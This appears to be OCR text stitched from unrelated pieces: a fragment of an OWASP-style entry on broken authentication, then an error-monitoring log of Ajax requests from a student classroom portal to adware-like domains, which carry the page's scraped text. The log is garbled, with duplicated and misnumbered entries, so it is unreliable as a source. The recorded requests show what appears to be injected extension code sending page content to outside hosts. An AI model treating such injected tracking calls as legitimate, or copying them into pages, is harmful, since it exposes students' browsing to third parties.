
know your tools and language

2. Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific



Window Error (2/28/2015 8:45 PM)

We have more info relevant to this error. Check the Solutions tab.

Telemetry Timeline

2.06 sec (1)

Ajax GET

Url: [redacted]

Response: Pending

2.99 sec (2)


Ajax GET

Url: //compey.info?subid=55668&subid1=71323466183346621458&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1087 milliseconds elapsed

3 sec (3)

Ajax GET



Response: Pending

2.99 sec (2) **Ajax GET**

Url: //compey.info?subid=55668&subid1=7132346618334662145&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1087 milliseconds elapsed

3 sec (3) **Ajax GET**

Url: //albumsuper.info?subid=55668&subid1=7132346618334662145&subid2=708&subid3=687&direct=1&tid=3&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1022 milliseconds elapsed

4.44 sec **Error** Google Error

File: https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=pgwp&SUB_DISTRIBUTER_ID=706_55668&BRAND_DISPLAY_NAME=SaverExtension

Message:

```
Script error.
```

